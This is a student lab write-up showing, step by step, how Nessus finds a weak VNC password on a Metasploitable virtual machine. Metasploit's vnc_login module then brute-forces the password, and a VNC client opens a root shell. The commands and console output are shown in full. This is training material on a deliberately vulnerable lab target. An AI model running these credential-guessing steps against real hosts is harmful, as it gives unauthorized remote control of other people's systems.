


Module:- SECURITY CONCEPT
(Target Metasploitable_Machine(VNC_login Exploit))
Name:-Prithviraj Nikam

Lab Assignments:

VNC_login Exploit

Step-1:- Download metasploit and create a new virtual machine

<https://sourceforge.net/projects/metasploitable/files/latest/download>



Step-2:- Run metasploit and check Ip

Ip address:- 192.168.3.163

```
File Machine View Input Devices Help

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Fri Dec 30 09:56:05 EST 2022 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

Step-3:- Open Nessus and scan vulnerabilities—> Select VNC Server ‘password’ Password

The screenshot shows the Nessus interface for a vulnerability scan. At the top, a banner indicates a critical vulnerability: "VNC Server 'password' Password" with a severity of 10.0. Below this, the "Vulnerabilities" section lists the scan results. The "Description" states: "The VNC server running on the remote host is secured with a weak password. Nessus was able to login using VNC authentication and a password of 'password'. A remote, unauthenticated attacker could exploit this to take control of the system." The "Solution" suggests: "Secure the VNC service with a strong password." The "Output" section shows: "Nessus logged in using a password of 'password'." To the right, the "Plugin Details" section provides information about the vulnerability: Severity: Critical, ID: 61708, Version: \$Revision: 1.2 \$, Type: remote, Family: Gain a shell remotely, Published: August 29, 2012, Modified: September 24, 2015. The "Risk Information" section shows: Risk Factor: Critical, CVSS v2.0 Base Score: 10.0, CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C. The "Vulnerability Information" section shows: Default Account: true, Exploited by Nessus: true.

Step-4:- Open kali linux machine and start Nessus service

\$ systemctl start nessusd

```
(prithvi@kali)-[~]  
$ systemctl start nessusd
```

Step-5:- Open metasploit console

\$ msfconsole

```
(prithvi@kali)-[~]  
$ msfconsole  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ss  
hm::EcdsaSha2Nistp256::NAME  
(prithvi@kali)-[~]
```

Step-6:- then search VNC service

\$ search vnc login

```
msf6 > search "vnc login"  
Matching Modules  


| # | Name                                    | Disclosure Date | Rank   | Check | Description                                      |
|---|-----------------------------------------|-----------------|--------|-------|--------------------------------------------------|
| 0 | auxiliary/scanner/vnc/vnc_login         | 2019-04-20      | normal | No    | VNC Authentication Scanner                       |
| 1 | post/windows/gather/credentials/mremote |                 | normal | No    | Windows Gather mRemote Saved Password Extraction |

  
Interact with a module by name or index. For example info 1, use 1 or use post/windows/gather/credentials/mremote  
msf6 > use auxiliary/scanner/vnc/vnc_login
```

Step-7:- use the vnc_login

msf6 > use auxiliary/scanner/vnc/vnc_login

```
msf6 > use auxiliary/scanner/vnc/vnc_login
```

Step-8:- Show the option in exploit

msf6 > auxiliary(**scanner/vnc/vnc_login**) > show options

```
msf6 auxiliary(scanner/vnc/vnc_login) > show options
Module options (auxiliary/scanner/vnc/vnc_login):



| Name             | Current Setting                                                  | Required | Description                                                                                  |
|------------------|------------------------------------------------------------------|----------|----------------------------------------------------------------------------------------------|
| BLANK_PASSWORDS  | false                                                            | no       | Try blank passwords for all users                                                            |
| BRUTEFORCE_SPEED | 5                                                                | yes      | How fast to bruteforce, from 0 to 5                                                          |
| DB_ALL_CREDS     | false                                                            | no       | Try each user/password couple stored in the current database                                 |
| DB_ALL_PASS      | false                                                            | no       | Add all passwords in the current database to the list                                        |
| DB_ALL_USERS     | false                                                            | no       | Add all users in the current database to the list                                            |
| DB_SKIP_EXISTING | none                                                             | no       | Skip existing credentials stored in the current database (Accepted: none, user, user@realm)  |
| PASSWORD         |                                                                  | no       | The password to test                                                                         |
| PASS_FILE        | /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt | no       | File containing passwords, one per line                                                      |
| Proxies          |                                                                  | no       | A proxy chain of format type:host:port[,type:host:port][...]                                 |
| RHOSTS           |                                                                  | yes      | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit |
| RPORT            | 5900                                                             | yes      | The target port (TCP)                                                                        |
| STOP_ON_SUCCESS  | false                                                            | yes      | Stop guessing when a credential works for a host                                             |
| THREADS          | 1                                                                | yes      | The number of concurrent threads (max one per host)                                          |
| USERNAME         | <BLANK>                                                          | no       | A specific username to authenticate as                                                       |
| USERPASS_FILE    |                                                                  | no       | File containing users and passwords separated by space, one pair per line                    |
| USER_AS_PASS     | false                                                            | no       | Try the username as the password for all users                                               |
| USER_FILE        |                                                                  | no       | File containing usernames, one per line                                                      |


```

Step-9:-Set Remote Host

msf6 > auxiliary(**scanner/vnc/vnc_login**) > set RHOSTS 192.168.3.163
Meta ip

```
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.3.163
RHOSTS => 192.168.3.163
```

Step-10:- set RPORT

msf6 > auxiliary(**scanner/vnc/vnc_login**) > set RPORT 5900

```
msf6 auxiliary(scanner/vnc/vnc_login) > set RPORT 5900
RPORT => 5900
```


Step-11:- Exploit vnc

msf6 > auxiliary(**scanner/vnc/vnc_login**) > exploit


```
msf6 auxiliary(scanner/vnc/vnc_login) > exploit

[*] 192.168.3.163:5900 - 192.168.3.163:5900 - Starting VNC login sweep
[!] 192.168.3.163:5900 - No active DB -- Credential data will not be saved!
[+] 192.168.3.163:5900 - 192.168.3.163:5900 - Login Successful: :password
[*] 192.168.3.163:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Step-12:- Download VNC Client and install it and open



Step-13:-Type Password = 'password'



Step-14:- Open machin

```
root@metasploitable: /
root@metasploitable:/# ls
bin    dev    home   lib     mnt     proc    srv    usr
boot   etc    initrd lost+found nohup.out root    sys    var
cdrom  h+o,0  initrd.img media    opt     sbin    tmp    vmlinuz
root@metasploitable:/#
```